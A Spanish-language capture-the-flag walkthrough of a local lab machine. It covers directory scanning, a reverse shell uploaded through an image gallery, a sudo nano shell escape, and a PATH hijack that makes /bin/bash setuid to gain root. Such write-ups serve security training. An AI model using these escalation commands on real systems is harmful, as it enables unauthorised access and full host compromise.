


Vamos a desplegar el laboratorio.

Haremos un escaneo profundo a ver que servicios cuenta este servidor.






Vemos que el servidor web cuenta con una galería de fotos, examinamos la pagina y no encontramos nada raro.




Vamos a utilizar dirb para hacer un escaneo de directorios escondidos, vemos que tenemos uno, así que lo exploraremos.


```
❯ dirb http://172.17.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep  9 17:39:33 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/gallery/
+ http://172.17.0.2/index.html (CODE:200|SIZE:1772)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

---- Entering directory: http://172.17.0.2/gallery/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Sep  9 17:39:35 2025
DOWNLOADED: 4612 - FOUND: 2
```


Vemos que podemos subir archivos.






Subiremos un script php para poder hacer una reverse Shell desde la página.






Vemos que si lo ejecutamos podemos ejecutar comandos como con una terminal.



Ahora nos pondremos en escucha desde nuestro host para hacer la reverse Shell.



Vemos que estamos dentro.

```
www-data@bc94fd1f2adb:/var/www/html/gallery/uploads/images$ whoami
whoami
www-data
www-data@bc94fd1f2adb:/var/www/html/gallery/uploads/images$
```

Ejecutamos sudo -l para ver que usuario tiene permisos de sudo, vemos que para escalar podemos utilizar el usuario gallery.

```
www-data@bc94fd1f2adb:/home$ sudo -l
Matching Defaults entries for www-data on bc94fd1f2adb:
    env_reset, mail_badpass, use_pty

User www-data may run the following commands on bc94fd1f2adb:
    (gallery) NOPASSWD: /bin/nano
    (www-data) NOPASSWD: /bin/nano
www-data@bc94fd1f2adb:/home$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

```
www-data@bc94fd1f2adb:/home$ sudo -u gallery /bin/nano
```

Una vez ejecutado podemos ver que somos el usuario gallery

```
gallery@bc94fd1f2adb:/home$ whoami
gallery
```

Vemos los permisos que contamos como sudo y vemos que tenemos al parecer como ejecutar un archivo.

```
gallery@bc94fd1f2adb:/home$ sudo -l
Matching Defaults entries for gallery on bc94fd1f2adb:
    env_reset, mail_badpass, env_keep+=PATH, use_pty

User gallery may run the following commands on bc94fd1f2adb:
    (ALL) NOPASSWD: /usr/local/bin/runme
```

Con la herramienta strings que sirve para extraer e imprimir todas las cadenas de texto legibles que se encuentren en binario o de otro tipo de datos para ver que ejecuta ese fichero.

```
gallery@bc94fd1f2adb:/usr/local/bin$ strings runme
/lib64/ld-linux-x86-64.so.2
puts
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Converting image ...
convert /var/www/html/gallery/uploads/images/input.png /var/www/html/gallery/uploads/images/output.jpg
Done.
```

Ahora lo ejecutamos como sudo a ver qué hace

```
gallery@bc94fd1f2adb:/usr/local/bin$ sudo runme
Converting image ...
sh: 1: convert: not found
Done.
gallery@bc94fd1f2adb:/usr/local/bin$
```

Vemos que busca un fichero convert que no lo llega a encontrar para después ejecutarlo, así que podemos aprovechar esto para crear un nuevo fichero y hacer la escalada de privilegios hasta root.

```
chmod u+s /bin/bash
```

```
gallery@bc94fd1f2adb:/tmp$ chmod +x convert
```

Ahora vamos al fichero para que busque primero en /tmp, esto hace que, al crearlo, cuando se ejecute el comando, se ejecutara la versión creada.

```
gallery@bc94fd1f2adb:/tmp$ export PATH=/tmp:$PATH
```

Volvemos a ejecutarlo y ahora vemos que lo llega a ejecutar y ejecutamos bash -p y vemos que somos root.